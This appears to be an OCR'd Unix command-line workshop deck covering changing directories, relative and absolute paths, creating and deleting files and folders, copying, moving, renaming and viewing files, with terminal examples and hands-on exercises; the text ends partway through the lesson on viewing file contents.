
```
cmmann@training:~  
[cmmann@training ~/20170301-unix-basic]$ pwd  
/home/cmmann/20170301-unix-basic  
[cmmann@training ~/20170301-unix-basic]$ cd ~  
[cmmann@training ~]$ pwd  
/home/cmmann  
[cmmann@training ~]$
```

A terminal window titled 'cmmann@training:~' showing a sequence of commands. The user starts in the directory ~/20170301-unix-basic, runs 'pwd' to confirm the path, then runs 'cd ~' to move to the home directory. After running 'pwd' again, the terminal shows the current directory is /home/cmmann. The prompt ends with a green cursor.

# Lesson 1.3: Change Directory


How would you give directions to someone located here?

We are HERE:



# Lesson 1.3:

## Change Directory




We are HERE:

How about here?

# Lesson 1.3:

## Change Directory



The address for  
this building is:  
2415 OSBORN DR  
AMES, IA 50011



# Lesson 1.3:

## Change Directory

Relative vs Absolute Filepaths:


A *relative* path is the path to a file/directory from where you currently are (your present working directory); a *relative* path will change depending on where you are currently located

An *absolute* path is the “address” of where a file/directory is; an absolute path is “true” regardless of your present working directory, and will not change unless the file/directory is moved

# Lesson 1.3:


## Change Directory

- You can change from a directory to its subdirectory by using its *relative* file path



```
cmmann@training:~/20170301-unix-basic  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  
[cmmann@training ~]$ cd 20170301-unix-basic/  
[cmmann@training ~/20170301-unix-basic]$ ls  
exercisel  exercise3  exercise4  LICENSE  
[cmmann@training ~/20170301-unix-basic]$
```

- You can change from one directory directly to another directory by giving its *absolute* file path




```
cmmann@training:~/linux-1  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  
[cmmann@training ~]$ cd 20170301-unix-basic/  
[cmmann@training ~/20170301-unix-basic]$ ls  
exercisel  exercise3  exercise4  LICENSE  
[cmmann@training ~/20170301-unix-basic]$ cd ~/linux-1  
[cmmann@training ~/linux-1]$ ls  
files  
[cmmann@training ~/linux-1]$
```

# Lesson 1.3:


## Change Directory

- Just like you can use ~ to mean home, you can also use .. in the filepath to indicate relative paths *from the directory above* your present working directory



```
cmmann@training:~/linux-1
[cmmann@training ~]$ ls
20170301-unix-basic  linux-1
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1 exercise3 exercise4 LICENSE
[cmmann@training ~/20170301-unix-basic]$ cd ~/linux-1
[cmmann@training ~/linux-1]$ ls
files
[cmmann@training ~/linux-1]$
```

A red arrow points from the top right towards the `cd ~/linux-1` command in the terminal output.



```
[cmmann@training ~]$ ls
20170301-unix-basic  linux-1
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1 exercise3 exercise4 LICENSE
[cmmann@training ~/20170301-unix-basic]$ cd ../linux-1
[cmmann@training ~/linux-1]$ ls
files
[cmmann@training ~/linux-1]$
```

A red arrow points from the top right towards the `cd ../linux-1` command in the terminal output.

# Exercise 1: Destination Traveling

- Goals:

1. Change your directory to `exercise1`
2. Visit a place you've never been to before by changing directories
3. List all the locations in that directory
4. "Travel" directly to another "country" FROM YOUR CURRENT COUNTRY
5. Identify the absolute path to the file "`Carmen-Sandiego.txt`"
6. Identify the largest FILE in `exercise1`
7. Determine what happens when you go up one level from your home directory

- Hints:

- The first thing you should do after changing directories is list the contents of `exercise1`
- Don't forget the special options for `cd`
- How could you most efficiently complete Goals 5 and 6? (use `ls`!)

# Lesson 2:

## Making Files and Folders

Overview:

2.1: Make Directory

2.2: Create a file

2.3: Delete files and folders

Exercise 2: Making (and Breaking) Memories

# Lesson 2.1: Make Directory

Command: `mkdir <directory-name>`


What it does:

Creates a new directory (folder)


Options:

-p: Create multiple directory levels at once (if you want to nest a folder inside other folders)

Examples:



```
cmmann@training:~  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  
[cmmann@training ~]$ mkdir new-directory  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  new-directory  
[cmmann@training ~]$
```



```
cmmann@training:~/new  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  
[cmmann@training ~]$ mkdir -p new/directory/  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  new  
[cmmann@training ~]$ cd new  
[cmmann@training ~/new]$ ls  
directory  
[cmmann@training ~/new]$
```

# Lesson 2.2:

## Create a file with Touch


Command: `touch <file-name>`

What it does:

If `<file-name>` already exists, it changes the file timestamps.

If `<file-name>` DOES NOT already exist, it creates an empty file called `<file-name>`

Example:

A terminal window with a dark background and light-colored text. The window title is 'cmmann@training:~'. The terminal shows a sequence of commands and their outputs. First, the user runs 'ls', which lists '20170301-unix-basic', 'linux-1', and 'new-directory'. Then, the user runs 'touch newfile.txt'. Finally, the user runs 'ls' again, and the output now includes 'newfile.txt' along with the other items. The prompt is currently at the end of the last command line.

```
cmmann@training:~  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  new-directory  
[cmmann@training ~]$ touch newfile.txt  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  new-directory  newfile.txt  
[cmmann@training ~]$
```


# Lesson 2.3: Remove

BE VERY, VERY CAREFUL WHEN USING REMOVE

It is *extremely* powerful.

If you delete something, the machine doesn't ask you if you're sure you want to delete it.

The file doesn't go to a Recycle Bin.



Restore this item					
Name	Original Location	Date Deleted	Size	Item type	Date modified
exercise2	mann\Downloads\unix_wor...	2/27/2017 3:33 PM	0 KB	File folder	2/27/2017 3:15 PM
New Microsoft Publishe	mann\Downloads\unix_wor...	2/27/2017 1:32 PM	59 KB	PUB File	2/27/2017 1:31 PM
toCarla (1).zip	mann\Downloads	2/15/2017 1:24 PM	134 KB	zip Archive	2/15/2017 1:24 PM
New folder	mann	2/15/2017 1:04 PM	0 KB	File folder	2/15/2017 1:04 PM
testingScript.aff	rpidisorder	2/3/2017 2:59 PM	19 KB	ARFF Data File	2/3/2017 2:58 PM
testingScript.aff	rpidisorder	2/3/2017 2:56 PM	19 KB	ARFF Data File	2/3/2017 2:55 PM

It is GONE.




# Lesson 2.3: Remove File

Command: `rm <file-name>`

What it does: Permanently deletes <file-name>

Example:

A terminal window with a light blue title bar containing a small icon and the text 'cmmann@training:~'. The terminal has a black background with white and blue text. The user performs a series of commands: 'ls' showing '20170301-unix-basic', 'linux-1', and 'new-directory'; 'touch newfile.txt'; 'ls' showing the new file added; 'rm newfile.txt'; and 'ls' showing the file removed. The prompt ends with a green cursor.

```
cmmann@training:~  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  new-directory  
[cmmann@training ~]$ touch newfile.txt  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  new-directory  newfile.txt  
[cmmann@training ~]$ rm newfile.txt  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  new-directory  
[cmmann@training ~]$
```

# Lesson 2.3 Remove Directory


Command: `rm -r <directory-name>`

What it does: Permanently deletes `<directory-name>`, and all files contained in `<directory-name>`

In order to NOT be asked if you want to delete each and every file in the directory, use

`rm -rf <directory-name>`

Example:

A terminal window with a blue title bar showing the user 'cmmann' at host 'training' in the home directory '~'. The terminal has a black background with white and green text. The user runs 'ls' and sees '20170301-unix-basic', 'linux-1', and 'new-directory'. Then they run 'rm -r new-directory'. After another 'ls', 'new-directory' is gone, leaving only '20170301-unix-basic' and 'linux-1'. A green cursor is at the end of the last prompt.

```
cmmann@training:~  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  new-directory  
[cmmann@training ~]$ rm -r new-directory  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  
[cmmann@training ~]$
```

# Lesson 2.3:

## Warning about Remove

*“It is not UNIX's job to stop you from shooting your foot. If you so choose to do so, then it is UNIX's job to deliver Mr. Bullet to Mr Foot in the most efficient way it knows.”*

-Terry Lambert

UNIX will do EXACTLY what you tell it to do. Be very, very careful with `rm`.

# Exercise 2:

## Making (and Breaking) Memories

- Goals:

1. Make a directory called `exercise2`
2. Change directory to your newly-created `exercise2` directory
3. Make a directory called `keep` in `exercise2`
4. Make all the directories in the path:  
`bcbgso/basic/linux/workshop`  
Can you do this without changing directories?
5. Make a file called “`memories.txt`” in the `workshop` directory. Can you do this without changing directories?
6. Remove “`memories.txt`” without changing directories
7. Remove the directory `bcbgso`

- Hints:

- Remember that removing a directory is slightly different from removing a file!
- In Goals 4 and 5: Yes, you can.

# Lesson 3: Moving Things Around

Overview:

3.1: Copying

3.2: Moving Files and Folders

3.3: Renaming Files and Folders

3.4: Viewing/Outputting File Contents

Exercise 3: Moving Mountains

# Lesson 3.1: Copy

Command: `cp <source> <destination>`


What it does:

Copies the file `<source>` to the location specified by `<destination>`; you will have two copies of `<source>`

Options:

–`r`: Recursively copy; for use when you want to copy a directory and not just its contents

Examples:



```
cmmann@training:~/20170301-unix-basic
[cmmann@training ~]$ ls
20170301-unix-basic linux-1 newfile.txt
[cmmann@training ~]$ cp newfile.txt 20170301-unix-basic/
[cmmann@training ~]$ ls
20170301-unix-basic linux-1 newfile.txt
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1 exercise3 exercise4 LICENSE newfile.txt
[cmmann@training ~/20170301-unix-basic]$
```

# Lesson 3.2: Move

Command: `mv <source> <destination>`

What it does:

Moves the file or folder `<source>` to the location specified by `<destination>`; you will only have one copy of `<source>`

Examples:

```
cmmann@training:~/20170301-unix-basic  
[cmmann@training ~]$ ls  
20170301-unix-basic linux-1 newfile.txt  
[cmmann@training ~]$ mv newfile.txt 20170301-unix-basic/  
[cmmann@training ~]$ cd 20170301-unix-basic/  
[cmmann@training ~/20170301-unix-basic]$ ls  
exercise1 exercise3 exercise4 LICENSE newfile.txt  
[cmmann@training ~/20170301-unix-basic]$
```

# Lesson 3.3: Rename

Command: `mv <source> <new-name>`

What it does:

You're "moving" the `<source>` file into the same directory, but with a different name!

In fact, you can do this when moving a file as well:

`mv <source.txt> <destination/new-name.txt>`

Example:

```
cmmann@training:~  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  
[cmmann@training ~]$ touch newfile.txt  
[cmmann@training ~]$ mv newfile.txt newerfile.txt  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  newerfile.txt  
[cmmann@training ~]$
```

```
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  
[cmmann@training ~]$ touch newfile.txt  
[cmmann@training ~]$ mv newfile.txt newerfile.txt  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  newerfile.txt  
[cmmann@training ~]$ mv newerfile.txt 20170301-unix-basic/oldfile.txt  
[cmmann@training ~]$ cd 20170301-unix-basic/  
[cmmann@training ~/20170301-unix-basic]$ ls  
exercisel  exercise3  exercise4  LICENSE  oldfile.txt  
[cmmann@training ~/20170301-unix-basic]$
```



# Lesson 3.4: Viewing File Contents

## Commands:

`cat <filename.txt>`

`head <filename.txt>`

`tail <filename.txt>`

`less <filename.txt>`

## What they do:

`cat` outputs the entirety of `<filename.txt>` to the console (don't try this with large files!!)

`head` outputs the first 10 lines of the file

